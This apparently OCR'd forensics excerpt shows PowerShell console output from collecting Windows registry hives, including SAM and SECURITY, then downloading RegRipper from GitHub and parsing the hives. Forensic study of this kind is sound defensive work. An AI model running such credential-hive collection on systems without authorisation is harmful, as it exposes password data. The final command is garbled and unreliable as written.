
```

PS C:\> .\Registry_Collect.ps1

Huntress Registry collection script is running...

Your ZIP is waiting at: C:\Users\IEUser\Desktop\Huntress_Registry_Collection_2022_Dec_30_Fri_UTC+00.zip

```



Name	Type	Compressed size	Password ...	Size
amcache	File folder			17 KB
Collected_ntuser_files	File folder			8 KB
Collected_UrClass_files	File folder			16,838 KB
SAM	File			2,154 KB
SECURITY	File			1 KB
Software	File			No
System	File			No
tree_output.txt	Text Document			4,071 KB
TCopy_x64.exe	Application			No

```
PS C:\> (New-Object Net.WebClient).DownloadFile("https://github.com/keydet89/RegRipper3.0/archive/refs/heads/master.zip", "C:\rip_master.zip")
PS C:\> ls

Directory: C:\

Mode                LastWriteTime       Length Name
----                <-----           ----- 
d----    3/19/2019   1:22 PM          8Ginfo
d----    9/15/2018   7:33 AM          PerfLogs
d-r---   2/14/2022  10:24 PM         Program Files
d-r---   3/19/2019   1:25 PM         Program Files (x86)
d----    12/30/2022  4:34 PM         registry_hives
d-r---   3/19/2019   1:01 PM         Users
d----    2/14/2022  10:21 PM         Windows
-a----   12/30/2022  4:31 PM        2859 Registry_Collect.ps1
-a----   12/30/2022  4:42 PM      5178522 rip_master.zip

PS C:\> expand-archive C:\rip_master.zip C:\

PS C:\> GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE, *.dat, *.hve | Foreach-Object {C:\RegRipper3.0-master\rip.exe --$_ fullname -a} >> reg_ripper_output.txt ; write-host "---Parsing Hive: $_ -ForegroundColor magenta" >> reg_ripper_output.txt
Launching amcache v.20200515
---Parsing Hive: C:\registry_hives\amcache\Windows\AppCompat\Programs\Amcache.hve
Launching adobe v.20200522
```